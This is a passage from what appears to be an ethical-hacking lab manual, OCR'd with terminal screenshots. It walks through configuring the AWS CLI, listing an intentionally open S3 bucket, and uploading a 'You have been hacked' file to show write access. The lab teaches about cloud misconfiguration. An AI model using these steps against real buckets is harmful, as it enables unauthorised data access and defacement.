File Edit View Search Terminal Help
Menu
aws configure - Parrot ...
[IAM Management Con...

```
 awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
 botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
┌─[root@parrot]─[~]
└──╼ #aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: the following arguments are required: command
┌─[✗]─[root@parrot]─[~]
└──╼ #aws configure
AWS Access Key ID [None]: [redacted]AJI
AWS Secret Access Key [None]: [redacted]kaS
Default region name [None]: eu-west-1
Default output format [None]:
┌─[root@parrot]─[~]
└──╼ #
```


24. □ For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use that bucket in this task.

The public S3 buckets can be found during the enumeration phase.

25. □ Let us list the directories in the certifiedhacker1 bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker1**) and press **Enter**.

The bucket name may be different in your lab environment depending on the bucket you are targeting.


26. □ This will show you the list of directories in the **certifiedhacker1** S3 bucket, as shown in the screenshot.



Applications Places System
Mon Apr 25, 02:53
aws s3 ls s3://certifiedhacker1 - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws s3 ls s3://certifiedh...
[S3 Management Conso...

```
┌─[root@parrot]─[~]
└──╼ #aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf
┌─[root@parrot]─[~]
└──╼ #
```

27. □ Now, maximize the browser window, type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.
28. □ This will show you the complete list of directories and files available in this bucket.




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<ListBucketResult>
   <Name>certifiedhacker1</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 -<Contents>
     <Key>PRE-Publication-version-SP.800-203.pdf</Key>
     <LastModified>2022-04-25T06:52:20.000Z</LastModified>
     <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
     <Size>5201590</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 -<Contents>
     <Key>PRE-Whitepaper.pdf</Key>
     <LastModified>2022-04-25T06:52:22.000Z</LastModified>
     <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
     <Size>5201590</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```

29. □ Minimize the browser window and switch to **Terminal**.

30. □ Let us move some files to the certifiedhacker1 bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.


31. □ By issuing this command, you are creating a file named **Hack.txt**.



```
┌─[root@parrot]─[~]
└──╼ #aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf
┌─[root@parrot]─[~]
└──╼ #echo "You have been hacked" >> Hack.txt
┌─[root@parrot]─[~]
└──╼ #
```

32. □ Let us try to move the **Hack.txt** file to the **certifiedhacker1** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker1** and press **Enter**.


33. □ You have successfully moved the **Hack.txt** file to the **certifiedhacker1** bucket.


Applications Places System
Mon Apr 25, 03:03
aws s3 mv Hack.txt s3://certifiedhacker1 - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws s3 mv Hack.txt s3:/...
[Mozilla Firefox]

```
┌─[root@parrot]─[~]
└──╼ #aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf
┌─[root@parrot]─[~]
└──╼ #echo "You have been hacked" >> Hack.txt
┌─[root@parrot]─[~]
└──╼ #aws s3 mv Hack.txt s3://certifiedhacker1
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt
┌─[root@parrot]─[~]
└──╼ #
```

34. □ To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.

35. □ You can observe that the **Hack.txt** file is moved to the certifiedhacker1 bucket, as shown in the screenshot.



